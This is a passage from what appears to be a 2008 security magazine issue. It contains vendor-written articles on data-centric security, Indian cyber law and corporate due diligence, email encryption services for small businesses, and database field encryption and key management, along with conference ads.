they leave his office email outbox. The Director's home computer is then compromised by spyware, and the sensitive financial information is potentially exposed. Although the attack may never be detected, the company may be harmed.

These are only a few of the thousands of scenarios in which point-based products fail to address simple use cases. Enterprises collectively invest hundreds of millions of dollars in point-based data security, but damaging breaches continue to occur. The status quo patchwork of point solutions leaves significant holes in enterprise security - the point-based approach simply isn't working.

Data will become incredibly valuable, and so will security

If you think that data in those scenarios has significant value, then brace yourself for the reality of data of the future. Given current trends in storage, by the year 2020, a desktop computer will be able to share and store entire digital representations of a human brain. By the year 2030, your desktop computer will likely be able to simulate the operation of a brain. That is, all of the neural firings in a mind may be modeled in real time on your home computer while you are viewing instructional webcast videos and reading the latest news on the security industry. Does this mean that our Blackberries and iPods will be transformed into pocket-sized Einsteins? Not necessarily, but the availability and utility of such rich data will make information the single most valuable asset that any business will possess.

Let's conjure some future business examples. Using their mobile devices, financial analysts may freely transmit complex algorithms and petabyte-sized data sets to predict events in stock markets. Airlines may employ similarly complex algorithms to perform pricing optimization. However, instead of running the optimizations in a locked-down data center, the software that implements the highly valuable and proprietary pricing algorithms will be executed on third-party or public processors that are distributed across the globe (in order to take advantage of enormous distributed computing power). Extensive results of molecular computer simulations, which could result in new, multi-billion dollar revenue streams, may

be shared between pharmaceutical researchers with the ease of a text message.

Considering data's increasing mobility, distribution, and value, why continue to pursue data protection by building perimeters around selected stationary computing devices? As data proliferates, the surging number of devices and pathways that store and transmit data will only become more difficult to anticipate and protect.

The time has arrived to embrace a fundamentally new, more scalable approach — a data-centric security paradigm. Continued support of a device-centric security model would only foster an infrastructure that is too complex to manage and too expensive to maintain.

Numbers don't lie

If the philosophy of data-centricity doesn't persuade you, then consider the simple economics of IT security. Investing in employee "common sense" training and tracing software might ultimately save a company \$2,000 by preventing the loss or theft of a laptop. Investing in anti-virus or anti-malware software may repel a worm that would otherwise cost a company \$15,000 in lost productivity (associated with paralyzing a 100-person workgroup for half a day).

Despite these investments, if a single spreadsheet is exposed that contains 10,000 social security numbers, however, a company can incur costs of over \$1 million. Singular data breaches can cost hundreds of times as much as many other types of IT security events.

THE TIME HAS ARRIVED TO EMBRACE A FUNDAMENTALLY NEW, MORE SCALABLE APPROACH — A DATA-CENTRIC SECURITY PARADIGM.

Given these statistics, data security, not physical or perimeter security, clearly warrants the highest degree of attention and investment. Most enterprises, however, have yet to implement to an enterprise-wide data protection program. Why? One of the most pertinent reasons is the fact that the security industry is only beginning to offer data-centric security solutions. Due to the realities of legacy systems and ingrained user expectations, building a usable data-centric security solution is no small feat.

The recipe for data-centric security technology

Emerging data-centric security solutions must incorporate three key virtues: smart data, universal policies, and amenable implementations.

First, for data to be adequately protected, a security solution must make data easier to identify and manage. You can't hit a security target if you don't really know where the target is or how the target looks. By enriching data objects with metadata and certain built-in capabilities, we can effectively empower data to protect itself. A data-centric security solution

can enable data objects to communicate their characteristics to devices and other data objects. Such "smart data" objects should also possess abilities to perform operations (such as deletion) on themselves.

Second, to realize a data-centric security vision, it is critical for security policies to be universal. Universality requires both persistence and uniformity. As data moves between heterogeneous devices, such as servers, laptops, and removable media, the policies that govern the protection of the data must be persistently enforced. Also, so that the policies are interpreted uniformly throughout an enterprise, there must be a common policy language that all devices can understand. Rather than attempt to achieve universal policies through combinations of standards and point products, the most effective method of implementing universal policies is to embed policies in the data itself. This way, no matter where the data moves or resides, policies consistently remain with the data.

Lastly but most importantly, any successful data-centric security solution must be virtually transparent to users.

That is, users should not have to modify any of their habits or workflow to benefit from the security solution. Also, existing software applications and computer platforms should not require upgrades as part of the security deployment. Nearly all IT environments utilize legacy systems, and it is difficult for administrators to justify IT overhauls for the sake of security. By taking a data-centric versus a device-centric approach, it is possible to create a flexible security solution that applies to

many different IT environments and that avoids inconveniencing users.

It's all about the data! While a healthy IT infrastructure is important, real business value lies in the data itself. As data gains value and become more distributed, only data-centric security solutions can cost-effectively protect enterprise information. Data protection will make the difference between success and failure for companies in the coming years, so the time to adopt a data-centric approach is now.

Patrick McGregor is the CEO and a founder of BitArmor (www.bitarmor.com). He holds a Ph.D. from Princeton University in computer engineering as well as master's degrees from both Princeton and Carnegie Mellon universities. An expert in computer security and a sought-after speaker, Dr. McGregor has presented at numerous industry events, including the RSA Conference in 2008, and has given guest lectures at his alma mater, Carnegie Mellon. He will also present a briefing at the upcoming Black Hat USA 2008 conference in Las Vegas.

HNS SECURITY SOFTWARE DATABASE

Get the largest selection of the best security software for Windows, Linux, Mac OS X and Windows Mobile platforms.

www.net-security.org





Corporate due diligence in India: an ICT perspective

By Praveen Dalal

The responsibility of top corporate executives is becoming complex and tedious in the era of Information and Communication Technology (ICT). On the one hand they have to manage the cyber security mandates of the ICT in their companies whereas on the other hand they have to face the brunt of statutory non-compliances. This is a very ticklish situation as it requires a techno-legal expertise to manage both the fronts that is rarely found. The risks of “corporate due diligence” are not only apparent but also very threatening. This work is exploring the same from Indian perspective.

The perpetuation of cyber crimes has undergone a sea change. From mere fun activity, cyber crimes have become tools of making profit, stealing competitor’s information, corporate espionage, etc. In short, they have become a “professional activity”. The matter does not end here.

The commission of a cyber crime also raises certain statutory and legal issues and if the same has been committed using a corporate platform, the top executive of the companies may find themselves in trouble in many cases. For instance, in the infamous MMS episode, the CEO of Baazee.com was arrested and prosecuted for the posting of pornographic

material on Baazee’s platform by others. This created a sense of insecurity among the corporate executives regarding the dealing done by and through their platforms. The Information Technology Act, 2000 (IT Act, 2000), which is the sole cyber law of India, was attacked on many counts due to the Baazee’s case.

The already weak cyber law of India got struck in the doldrums of amendments and suggestions making it the worst nightmare for the India cyber law. An expert committee was appointed to bring suitable amendments in the IT Act, 2000 that was further degraded by its suggestions and recommendation.

These amendments were severely criticized by many and we also sent our own suggestions and recommendations to the Parliamentary Standing Committee. The Parliamentary Standing Committee on Information Technology found the amendments highly defective and slammed the government for the same. It virtually rejected the amendments and the Information Technology (Amendment) Bill, 2006 could not see the light of the day, though rightly and in the larger interest of India.

The net effect of this futile exercise is that after wasting few years and lot of resources we are still with the same old and weak cyber law of India. We could have made the IT Act, 2000 stronger and safer with an emphasis upon cyber security. Since there is no change in the existing cyber law, we must analyze the corporate due diligence in the light of existing provisions of IT Act, 2000. Section 85(1) of the IT Act, 2000 provides that where a person committing a contravention of any of the provisions of this Act or of any rule, direction or order made thereunder is a Company, every person who, at the time the contravention was committed, was in charge of, and was responsible to, the company for the conduct of business of the company as well as the company, shall be guilty of the contravention and shall be liable to be proceeded against and punished accordingly.

The proviso to section 85 (1) provides that such person will not be liable for punishment if he proves that the contravention took place without his knowledge or that he exercised all due diligence to prevent such contravention. Section 85(2) provides that where a contravention of any of the provisions of this Act or of any rule, direction or order made thereunder has been committed by a company and it is proved that the contravention has taken place with the consent or connivance of, or is attributable to any neglect on the part of, any director, manager, secretary or other officer of the company, such director, manager, secretary or other officer shall also be deemed to be guilty of the contravention and shall be liable to be proceeded against and punished accordingly. The explanation to section 85 provides that the expressions "company" means any body corporate and includes a firm or other association of individuals and the ex-

pression "director", in relation to a firm, means a partner in the firm.

The language of the section is not alien to India legal system. The imputation of criminal liability to certain "natural persons" is logical because a company, being an artificial person, cannot operate automatically. Thus, to conduct the affairs of the company certain natural persons are required, who alone can be saddled with the liability of the wrongs committed by the company. As a corollary, only that person can be held liable for the wrong who was responsible for the conduct of the business at the time when the wrong was committed. This is so because the supreme authority, on whose orders and directions the company is bound to act, can safely be presumed to have the "express" as well as the "constructive knowledge" of the wrong committed by the company. He cannot escape his liability by merely pleading either ignorance of the law or ignorance of the "factum of the wrong".

If the supreme authority was in charge of the day-to-day affairs of the company at the relevant time and the commission of the wrongful act was within his powers, competence, authority and reach, then the law can safely presume that its commission had a backing of that authority. This is, however, a rebuttable presumption that can be rebutted at the trial stage. Till then the law will consider the authority as the responsible person. In fact, when the matter pertains to involvement of government departments/institutions, then the "head of the department/institution" is held liable for the wrong.

Similarly, when the wrongful act was committed with the consent or connivance of, or is attributable to any neglect on the part of, the supreme authority, who was responsible for the day to day functioning of the company, such authority shall also be deemed to be guilty of the contravention and shall be liable to be proceeded against and punished accordingly.

The companies, generally appoint and declare, a particular individual as the "Principal officer" or "Officer in default", who alone is responsible for the compliance of certain rules, regulations and laws.

If any contravention occurs, then such officer in default is responsible for the same. Such officer in default can escape his liability if he proves that the contravention happened without his knowledge or that he had taken all reasonable precautions for the prevention of the same.

There may be a situation where the officer in default may be forced to take actions, which are in contravention of the law, by the supreme authority. In that situation, the primary liability of the contravention will be that of the supreme authority, though the officer in default will also be liable. The court may, while awarding the punishment, consider this fact and may grant a lesser punishment. But in no case he is exonerated from the liability. Thus, the officer in default must take the mandates of law very seriously. The officer in default must restrain from being a part of such contravention and must take a safer recourse. In such a situation he can claim that he took all reasonable precautions to prevent the commission of

the contravention. Another example where the defense of “preventive precaution” is where despite the best tangible efforts on the part of the officer in default, the commission of the contravention could not be prevented. In that situation the company is exonerated from the liability as it has exercised all ‘due diligence’ for the prevention of the commission of the contravention.

Corporate due diligence is a difficult process to handle and it requires great expertise on the part of legal department of the company to manage the same. In India there are rarely any law firms that have the capabilities to provide techno-legal ICT expertise. The position is worst when it comes to companies as they have no techno-legal expertise and they rely upon law firm to manage their due diligence requirements. It would be a good idea to provide training to the key personnel of the company about the basic cyber law provisions and their applicability and implications.

Praveen Dalal is the Managing Partner of Perry4Law and heading its PTLB division. Perry4Law is the first and exclusive techno-legal and ICT law firm in India and is in operation since 2002. It deals with legal issues associated with ICT and use of ICT for legal purposes. PTLB is one of the techno-legal ICT initiatives of Perry4Law and is in the process of upgradation and formalisation. Praveen Dalal’s specialisations include areas like Cyber Law, Cyber Security, Cyber Forensics, Digital Evidencing and Corporate ICT Compliances.

I DIGITAL SECURITY FORUM

November 7-8, 2008

Lisbon, Portugal

On the 7th and 8th of November, Lisbon welcomes the I Digital Security Forum, an event that will provide insight on the major problems and solutions regarding Information Security, aimed at IT professionals, with topics ranging from governance to technical.

In this first edition, the organization of the event hopes to provide a forum where all information security professionals, security officers, IT managers, analysts, auditors and GRC managers can learn about the industry best practices and latest technology, as well as exchange ideas and experiences.

More informations:

www.segurancadigital.org/en/



REGISTER ONLINE
www.virusbun.com



2008
OTTAWA 


the latest anti-malware technologies
emerging malware threats
business risk
corporate policy
law enforcement
anti-spam techniques
real-world case studies
panel discussions
full social programme
Ottawa's finest conference venue



Virus Bulletin International Conference

1-3 October 2008, The Westin, Ottawa, Canada

fighting malware and spam
fighting malware and spam



E-mail encryption service: a smart choice for SMBs

By Nigel Johnson

If you build it they will come - the stress, the headaches and the sleepless nights. That's why small and medium size businesses (SMBs) should turn to an email encryption service rather than trying to build their own encryption solutions.

For decades large companies made incredible investments in their IT infrastructure. They did it to create competitive advantage – for example, to have better access to information, or to lower costs, perhaps by implementing an Enterprise Resource Planning system. They dedicated dozens, even hundreds of people to each application.

Small and medium business cannot afford to do that. Worse, when they deploy the systems they need to conduct business, they often have people partially assigned to projects. This leads to a firefighting mentality that leaves the IT shop stressed and not working on projects that can truly help the company.

By moving to an email encryption service, you can free your IT staff to concentrate on what is really important to your company – your core

business. It's also more economically advantageous if you don't have the financial resources of a Fortune 500 company.

More than a regulatory requirement

Every company needs email encryption. Regulations demand it and an organization's brand and integrity depend on it. Mark Anderson of the H. Lee Moffitt Cancer Center said, "We're bound by rules to protect our patients' information, but we also do it [implemented an email encryption service] because it's the right, responsible and ethical practice."

Businesses often balk when confronted with the concept of cryptography because it is considered complicated. Implementing it often means learning about key management, certificates and authentication. It also means

integrating new hardware and software into your systems. However, choosing a managed service for email encryption takes away all those headaches. In order to understand the benefits of email encryption as a service, it's best to review some of the history of email encryption.

When email encryption was first discussed in the early '90s, most people were only concerned about the content protection for internal emails from internal threats. Companies like Entrust created very complex systems using public-key infrastructures (PKIs), with certificates, CRLs and cross-certificates. These systems worked well within big corporations, but broke down when emails were delivered externally.


The problem was nobody realized how important the Internet would become for business communication. In the past, each company was a silo, with a few formal electronic connections among them. There was some ad hoc intra-business communication being done by fax and phone, but the very nature of this type of communication limited the amount of information that could be exchanged. Internet companies soon realized that massive intra-company collaboration was possible, and in fact essential, to increased profit. Email was fast becoming the greatest and most popular business tool. However, IT departments did not have a strong method of securing the ad hoc emails that were starting to flow between companies.


The next generation of email encryption companies tried to solve the security problem. Their solutions were an improvement because they added a deliver-to-anyone capability. Where the early solutions were good for initial adopters, these solutions were like a full first version – an Email Encryption 1.0, if you will. However, these providers were missing some essential thinking. Each of their solutions was still a silo. While their customers could communicate with anyone, every customer still had to handle their own key management. This was a headache and a nightmare for SMBs lacking the IT resources to dedicate to this demanding task.

Two problems cropped up. The end recipients had to have a set of credentials for each company that communicated with them (see the diagram below) and each company had to manage all of the credentials all for their recipients.

Email encryption 2.0

A new way of thinking about email encryption was needed. Let's call it Email Encryption 2.0 for the sake of following a timeline. If setting up key management and recipient credentials is the hardest part of email encryption, then it only makes sense to let somebody else manage the complexity of encryption (see the diagram on the following page). Let's take a look at what features are required for an effective email encryption system in today's business environment.





There are a lot of choices when it comes to email encryption. There's one simple rule, especially for SMBs – easy encryption is useful encryption. If it is complicated, people will not use it. The most important element of ease-of-use is from the perspective of the end user. It's also important to make it easy for the recipient. And let's not forget about your hard-working and overburdened IT staff.

Policy-driven email encryption makes the job simple for the sender. With a policy-driven system, every outbound email is inspected to see if it contravenes a corporate policy. If the policy says the email should be encrypted then this automatically happens. The beauty of this system is that your employees don't have to remember to secure an email but still retain the capability to force encryption. Look for email encryption companies with a wealth of experience in building strong policy inspection tools specific to your market.

Using a deliver-to-anyone solution with the ability to select the best method of encryption for the recipient makes it much easier for the people receiving secure emails. The easier it is for your recipients to open, the fewer complaints you will get. For example, these best-method mechanisms will check to see if the recipient has made a choice about how they like to get their encrypted email. Some recipients may be behind a Transport Layer Security-capable mail transport agent, others may have their own desktop software. Other

recipients may prefer to get their secure mail via Web delivery.

Look for a service that puts all of their users into a centralized directory which allows seamless and secure interconnectivity for all users. Without a central key repository or directory, communicating securely with partners or valuable clients can be a maze of complexity for both senders and receivers. A centralized key repository also makes it possible to send secure emails to anyone, anywhere, without the hassle of pre-registration. With these services, you will find that a significant number of the organizations and people you deal with will have already chosen how they like to receive their encrypted emails. The solution you choose should offer the ability to connect all the users of a system together in one accessible directory. Outsourcing email encryption makes the whole solution easier for the IT department, especially for SMBs. Key management for email encryption is complex. Outsourced solutions make sense for those wishing to deploy their resources on more strategic projects. Look for vendors that have WebTrust or SysTrust-certified data centers

Email encryption makes your company more secure and trusted. Using a service allows you to have peace of mind at the lowest possible cost, and guarantees customer satisfaction that you're doing all you can to protect their data. And that's enough to let everybody have a good night's sleep.

Nigel Johnson is Vice President of Product Management and Business Development for Zix Corporation (www.zixcorp.com) and has more than 20 years of IT security expertise.



The Fundamentals of Physical Security (www.net-security.org/article.php?id=1128)

Deviant Ollam works as a network engineer and security consultant but his strongest love has always been teaching. A supporter of First Amendment rights who believes that the best way to increase security is to publicly disclose vulnerabilities, Deviant has given lockpick demonstrations at ShmooCon, DefCon, HOPE, HackCon, HackInTheBox, and the West Point Military Academy. In this video, made at Black Hat Europe, he discusses the importance of physical security and illustrates that with a real-world example.

Showcase: Portable Security (www.net-security.org/article.php?id=1136)

At the RSA Conference 2008 in San Francisco we caught up with MXI Security. In this video you can see a showcase of their offerings related to portable security.

PCI Compliance Explained (www.net-security.org/article.php?id=1145)

Learn about the Payment Card Industry Data Security Standard (PCI DSS), a security standard that includes requirements for security management, policies, procedures, network architecture, software design and other critical protective measures.

Subscribe to the HNS YouTube channel at www.youtube.com/helpnetsecurity



Securing the enterprise data flow against advanced attacks

By Ulf Mattsson

Well documented breaches have heightened the public's and regulatory agencies' concerns about how well companies are securing consumer-specific information. Despite some initial advances, sensitive information is still commonly stolen.

Internal threat issues and the fact that extended partnerships lead to that, more and more tasks will be performed outside the physical boundaries of company facilities which will add another level of due diligence we must take into account. This article will present different practical methods that can help prevent advanced attacks from internal and external sources. Several of these methods go beyond the basic protection requirements for data at rest in PCI DSS 1.1 defined by the major credit card companies. Several of these solutions are applicable to both applications, files and databases.

Separation of duties is a cornerstone for true data protection. A data security policy separated from the database, file system or application environment can provide greater security across most enterprise legacy environments. This article will discuss different methods to enforce separation of duties, protection of data and controlling integrity of the security

system to prevent leakage of sensitive information. Data Usage Control can complement the core protection by detecting and preventing data misuse through the direct monitoring and behavioral analysis of sensitive operations on databases and file systems.

Some well documented security breaches also highlighted one area of weakness when data is in transit and, particularly, in transit within a single entity or enterprise such as on an internal network. As legislation and public concern over well-publicized security breaches pushes organizations to better secure their data, it is no longer acceptable to encrypt data only when it is stored in a database. Rather, data fields and files should be continuously encrypted as they move throughout an enterprise and beyond.

Protection of the data flow can be supported by including the metadata with the protected sensitive data to provide the receiving system

with required information for decryption of data. A high level of transparency can be achieved by compressing the protected data and including the metadata into the same amount of space as originally allocated. This approach can be used in most cases when protecting credit card data. The Continuously Protected Computing approach can be combined with partial encryption applied to some data fields to improve security by minimizing the need to access encryption keys and minimizing the number of platforms that require cryptographic services installed.

Credit card fraud and identity theft have become commonplace

Sitting in the glow of a computer screen, an individual can instantaneously access information on the opposite side of the planet by the Internet and other means. As companies continue to integrate such capabilities into more and more facets of their business, new

and difficult challenges arise. In general, those with access to information are trustworthy and would never consider accessing and/or using information improperly. However, in the area of electronic commerce, credit card fraud and identity theft have become commonplace. Such problems have spurred advances in the technology of securing data.

Examples of such advances are the commonly-used secure sockets layer (SSL). Intermediaries in the process are not able to do more than simply move the incoming file to a subsequent destination, even though the intermediary is an integral part of the ongoing client-server relationship. Hence, the very nature of the security mechanisms presents limitations that in order for an intermediary to have access, the access criteria must be duplicated in a complex and difficult to maintain manner. Despite these advances, sensitive information is still commonly stolen and illicitly used.

Two-way encryption of sensitive data is one of the most effective means of preventing information disclosure.

Growing percentage of internal intrusion incidents

The reason why insider attacks hurt disproportionately is that insiders can and will take advantage of trust and physical access. In general, users and computers accessing resources on the local area network of the company are deemed trusted. Practically, we do not firmly restrict their activities because an attempt to control these trusted users too closely will impede the free flow of business. And, obviously, once an attacker has physical control of an asset, that asset is hard to protect from the attacker.

With the growing percentage of internal intrusion incidents in the industry and tougher regulatory and compliance requirements, companies are facing tough challenges to both protect their sensitive data against internal threats and meet regulatory and compliance requirements.

Combine encryption with tokenization and hashing

Different approaches to protect sensitive data fields are needed in an enterprise environment and can be combined together to strengthen an organization's security posture, while minimizing the cost and effort of data protection. There are radically different ways to render data unreadable including two-way cryptography with associated key management processes, one-way transformations including truncation, one-way cryptographic hash functions and index tokens and pads. Two-way encryption of sensitive data is one of the most effective means of preventing information disclosure and the resultant potential for fraud. Cryptographic technology is mature and well proven. There is simply no excuse for not encrypting sensitive data. The choice of encryption scheme and topology of the encryption solution is critical in deploying secure, effective and reasonable control. The single largest failure in deploying encryption is attempting to create an ad-hoc cryptographic implementation.

Hash algorithms are one-way functions that turn a message into a fingerprint, usually more than a dozen bytes long. Truncation will discard part of the input field. These approaches can be used to reduce the cost of securing data fields in situations where you do not need the data to do business and you never need the original data back again. Tokenization is the act of replacing the original data field with

reference or pointer to the actual data field. This enables you to store a reference pointer anywhere within your network or database systems. This approach can be used to reduce the cost of securing data fields along with proper network segmentation in situations where you do not need the data to do business, if you only need a reference to that data.

As legislation and public concern over well-publicized security breaches pushes organizations to better secure their data, it is no longer acceptable to encrypt data only when it is stored in a database and files.

Issues with data transported as clear text

One area of weakness is the time when data is in transit and, particularly, in transit within a single entity or enterprise such as on an internal network. Similarly, as data passes between organizations, the data can be exposed by weak security measures and other infiltrations such as access data stolen from authorized personnel. As legislation and public concern over well-publicized security breaches pushes organizations to better secure their data, it is no longer acceptable to encrypt data only when it is stored in a database and files. Rather, sensitive data should be continuously encrypted as it moves throughout an enterprise and beyond. Users should have the capability to seamlessly and securely move encrypted data from database servers and file servers to a laptop for their sales force, for example.

Use encryption throughout the data flow

It is critical to have a good understanding of the data flow in order to select the optimal protection approach at different points in the enterprise. By properly understanding the data flow we can avoid quick fixes and point solutions and instead implement a protection strategy encompassing protection all the way from the data sources. Careful analysis of use cases and the associated threats and attack vectors can provide a good starting point in this area. A continuous protection is an approach that safeguards information by cryptographic protection or other field level protection from point-of-creation to point-of-deletion, to keep sensitive data or data fields locked

down across applications, databases, and files - including ETL data loading tools, FTP processes and EDI data transfers.

Use encryption to protect data

A protective layer of encryption around specific sensitive data items or objects can prevent from outside attacks as well as infiltration from within the organization itself. In order to decrypt encrypted data, one must possess one or more pieces of information such as an encryption key, the encryption algorithm, and an initialization vector (IV). While such data may be kept in repositories, including electronic repositories such as hardware security modules, the movement and decryption of sensitive data still proves challenging as data is moved within an enterprise and beyond. A preferred solution should be based on separation of duties between data administration and security administration.

Separation of duties is a security corner stone

Separation of duties and trusted encryption services can be enabled by implementing field level encryption and policy enforcement at the database layer or potentially at a connectivity layer between a data store and an application. An implementation with policy enforcement at a layer between a data store and an application has various advantages such as, for example, minimizing the exposure of clear text, separating responsibilities for storage device management and encryption, allowing for greater scalability of encrypted storage devices, and promoting greater security by

separating security management from storage device management. The advantages of such an arrangement become especially salient when database management is outsourced to another company, possibly in another country. Encryption at the database file layer cannot provide this level of separation of duties between security management and data management.

Ensure not even the DBA can read sensitive data

The DBA should not be able to get access to the data encryption keys and or the services that can decrypt data. The Encryption Keys should be cached or securely stored on the database server encrypted. The DBA does and can have access to the column but the data will not be usable for decrypting sensitive data. The encryption keys can only be decrypted by the security process. This will of course depend on how clever the DBA is, but everything necessary to access the keys should not be easily available. Then the answer is dependent on if the DBA can crack the encryption scheme. As discussed in this article, there are practical methods to block attack vectors that are threatening sensitive data and encryption keys.

Issues with native database encryption and application level encryption

A vulnerability of some native DBMS-based encryption features is that encryption keys used to encrypt data is often stored in a database table inside the database, only protected by native DBMS access controls. Frequently, the users who have access rights to the encrypted data also have access rights to the encryption key. This can create security vulnerability because the encrypted text is not separated from the key used to decrypt it. Oracle added additional key protection in TDE and implemented a certain level of separation of duties in Oracle Database Vault where the database administration can be compartmentalized.

Moving the encryption to the applications that generate the data improves security. However, this may require source code level changes to the applications to enable them to handle the cryptographic operations. In addition, having

applications carry out encryption may also prevent data sharing between applications. Critical data may no longer be shared between different applications, even if the applications are re-written. Thus, moving encryption to the application may be unsuitable for large scale implementation, may create more communication overhead, and may require more server administration.

Balancing the benefits of different encryption approaches

Use partial encryption to enhance performance and visibility (but use it with care)

There is an operational business need for a middle-ground between encryption and clear-text data. This can also strengthen the protection of the data. The same encryption that prevents human eyes and untrusted systems and from reading sensitive data can also hamper trusted or semi-trusted systems, applications, which have a business need to review or operate on the data. A partial encryption concept can be applied to improve search performance on encrypted feeds. Searching on one or more leading characters of a column will be much faster than performing full scans of the original table. Depending on the distribution of the values within the column, different performance gains are accomplished due to the selectivity of such a "wild card" search.

Use different key protection based on data sensitivity

Some data and associated encryption keys will require a higher level of protection. A simple data classification can be used to determine if a specific data item should be processed locally, in a dedicated service, central service, or on a hardware security module. Risk management can help in defining the balance between the requirements for security, cost, and acceptable performance and scalability. Master keys and some data encryption keys require may a higher level of protection. Risk management can help in defining the right balance between these requirements for security, cost, and acceptable performance and scalability.

Key management and different encryption topologies

